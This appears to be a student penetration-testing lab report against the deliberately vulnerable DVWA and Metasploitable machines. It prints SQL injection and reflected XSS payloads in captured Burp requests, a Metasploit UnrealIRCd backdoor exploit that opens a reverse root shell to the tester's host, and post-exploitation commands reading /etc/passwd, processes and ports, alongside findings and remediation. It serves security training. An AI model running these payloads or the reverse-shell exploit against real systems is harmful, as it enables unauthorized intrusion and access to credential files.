
Using the Burp suite we have to capture the http request and changing the id and upload the SQL query in the request and then forward to the browser.

Configure the browser to use burp suite as proxy


Login to 'DVWA' and go to Sql injection section and then enter '1' and submit

Capture the url and send the http request to repeater in Burpsuite

In repeater change the id to an SQl query as 'or 1=1# and later forward that request in to the browser.



```
GET /DVWA/vulnerabilities/sqli/?id='or 1=1#&Submit=Submit HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/142.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=7f614ce68fd9b3f94be66f51804b838e; security=low
Connection: keep-alive
```



```
127.0.0.1/DVWA/vulnerabilities/sqli/?id=%27or+1%3D1%23&Submit=Submit#
```

You are using an unsupported command-line flag: --no-sandbox. Stability and security will su

Vulnerability: SQL Injection

User ID: Submit

```
ID: 'or 1=1#
First name: admin
Surname: admin

ID: 'or 1=1#
First name: Gordon
Surname: Brown

ID: 'or 1=1#
First name: Hack
Surname: Me

ID: 'or 1=1#
First name: Pablo
Surname: Picasso

ID: 'or 1=1#
First name: Bob
Surname: Smith
```

3.6 Manual Testing for XSS

First, configure the bowser to Burp suite as proxy and then login to 'DVWA'.


Go to XSS (Reflected) section and enter any text and later copy the url and send it in Burp

In Burp , capture the request and send it to the repeater

In repeater, change the name and enter the script which i provided in the below

<script>alert(‘SystemHacked’)</script>

Then, forward the request to the browser



```
GET /DVWA/vulnerabilities/xss_r/?name=
<script>alert('SystemHacked')</script> HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=7f614ce68fd9b3f94be66f51804b838e;
security=low
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Thu, 22 Jan 2026 06:07:15 GMT
Server: Apache/2.4.65 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 G
Cache-Control: no-cache, must-revali
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4803
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-

<!DOCTYPE html>

<html lang="en-GB">

    <head>
        <meta http-equiv="Content-
        text/html; charset=UTF-8"

        <title>
            Vulnerability: Reflec
            Scripting (XSS) :: Da
            Application (DVWA)
        </title>

        <link rel="stylesheet" typ
        ../../dvwa/css/main.css" /

        <link rel="icon" type="\im
        ../../favicon.ico" />
```

TEST ID	VULNERABILITY	SEVIERITY	TARGET URL
001	SQL injection	Critical	http://127.0.0.1/DVWA/vulnerabilities/sqli/
002	XSS Reflected	Medium	http://127.0.0.1/DVWA/vulnerabilities/xss_r/

4.Reporting

I used the tool called draw.io to create a network diagram.

4.1 Findings:

SQL injection was identified in the ID parameter of the SQli module. Malicious input allowed unauthorized database queries and data exposure.

Reflected XSS was found in the name parameter of the XSS (Reflected) module. Unsensitized input was reflected in the response, enabling script execution in the browser.

4.2 Remediation Plan:


- Upgrade DVWA to hardened version for training or isolate it from production networks.
- Conduct regular code reviews and automated security scans.

- Implement strict input validation and parameterized queries to prevent SQL injection.
-

ID	VULNERABILITY	CVSS SCORE	REMEDIATION
1	SQL injection	9.1	Input validation
2	XSS Reflected	7.5	Output Encoding & Sanitization

4.3 Network Diagram


I have created a network diagram based on finding the vulnerabilities as SQL injection and XSS Reflected.



5.Post Exploitation & Evidence Collection

In the first step advanced exploitation step, we got the shell session and gained the privilege escalation.

Through the session we can collect the evidence and upgrade the session shell to a meterpreter.




```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST eth0
LHOST ⇒ 192.168.1.13
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.13:4444
[*] 192.168.1.14:6667 - Connected to 192.168.1.14:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.14:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo CTbGyFIdBBti6qWL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "CTbGyFIdBBti6qWL\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.13:4444 → 192.168.1.14:46469) at 2026-01-21 02:50:33 -0500

whoami
root
```

5.1 Evidence Collection


In this we have to collect the evidence such as name, passwd files and some listening ports.

1. uname –a




```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

2. Cat /etc/passwd




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

3. Ps aux



```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   2844  1696 ?        Ss   03:00   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   03:00   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   03:00   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   03:00   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   03:00   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   03:00   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   03:00   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   03:00   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   03:00   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   03:00   0:00 [kacpi_notify]
root       174  0.0  0.0      0     0 ?        S<   03:00   0:00 [kseriod]
root       213  0.0  0.0      0     0 ?        S    03:00   0:00 [pdflush]
root       214  0.0  0.0      0     0 ?        S    03:00   0:00 [pdflush]
root       215  0.0  0.0      0     0 ?        S<   03:00   0:00 [kswapd0]
root       257  0.0  0.0      0     0 ?        S<   03:00   0:00 [aio/0]
root      1281  0.0  0.0      0     0 ?        S<   03:00   0:00 [ksnapd]
root      1504  0.0  0.0      0     0 ?        S<   03:00   0:00 [ata/0]
root      1507  0.0  0.0      0     0 ?        S<   03:00   0:00 [ata_aux]
root      1514  0.0  0.0      0     0 ?        S<   03:00   0:00 [scsi_eh_0]
root      1517  0.0  0.0      0     0 ?        S<   03:00   0:00 [scsi_eh_1]
root      1537  0.0  0.0      0     0 ?        S<   03:00   0:00 [ksuspend_usbd]
root      1541  0.0  0.0      0     0 ?        S<   03:00   0:00 [khubd]
root      2425  0.0  0.0      0     0 ?        S<   03:00   0:00 [scsi_eh_2]
root      2619  0.0  0.0      0     0 ?        S<   03:00   0:00 [kjournald]
root      2819  0.0  0.1   2092   636 ?        S<s  03:00   0:00 /sbin/udevd --daemon
root      3240  0.0  0.0      0     0 ?        S<   03:00   0:00 [kpsmoused]
root      4134  0.0  0.0      0     0 ?        S<   03:00   0:00 [kjournald]
daemon    4263  0.0  0.1   1836   528 ?        Ss   03:00   0:00 /sbin/portmap
statd     4279  0.0  0.1   1900   724 ?        Ss   03:00   0:00 /sbin/rpc.statd
root      4285  0.0  0.0      0     0 ?        S<   03:00   0:00 [rpciod/0]
root      4300  0.0  0.1   3648   560 ?        Ss   03:00   0:00 /usr/sbin/rpc.idmapd
root      4527  0.0  0.0   1716   484 tty4     Ss+  03:00   0:00 /sbin/getty 38400 tty4
root      4528  0.0  0.0   1716   484 tty5     Ss+  03:00   0:00 /sbin/getty 38400 tty5
root      4533  0.0  0.0   1716   488 tty2     Ss+  03:00   0:00 /sbin/getty 38400 tty2
root      4535  0.0  0.0   1716   484 tty3     Ss+  03:00   0:00 /sbin/getty 38400 tty3
root      4538  0.0  0.0   1716   492 tty6     Ss+  03:00   0:00 /sbin/getty 38400 tty6
syslog    4576  0.0  0.1   1936   644 ?        Ss   03:00   0:00 /sbin/syslogd -u syslog
root      4620  0.0  0.1   1872   544 ?        S    03:00   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4622  0.0  0.3   3152  2052 ?        Ss   03:00   0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind      4645  0.0  1.4  35348  7624 ?        Ssl  03:00   0:00 /usr/sbin/named -u bind
root      4749  0.0  0.2   2768  1304 ?        S    03:00   0:00 /bin/sh /usr/bin/mysqld_safe
mysql     4791  0.0  3.3 127560 17028 ?        Sl   03:00   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --
socket=/var/run/mysqld/mysqld.sock
root      4793  0.0  0.1   1700   556 ?        S    03:00   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
postgres  4869  0.0  0.9  41340  5076 ?        S    03:00   0:00 /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
dhcp      4884  0.0  0.1   2436   736 ?        S<s  03:00   0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.leases eth0
root      4902  0.0  0.1   5312   992 ?        Ss   03:00   0:00 /usr/sbin/sshd
```

4. Netstat –antup




```
netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 0.0.0.0:34496           0.0.0.0:*               LISTEN      4279/rpc.statd
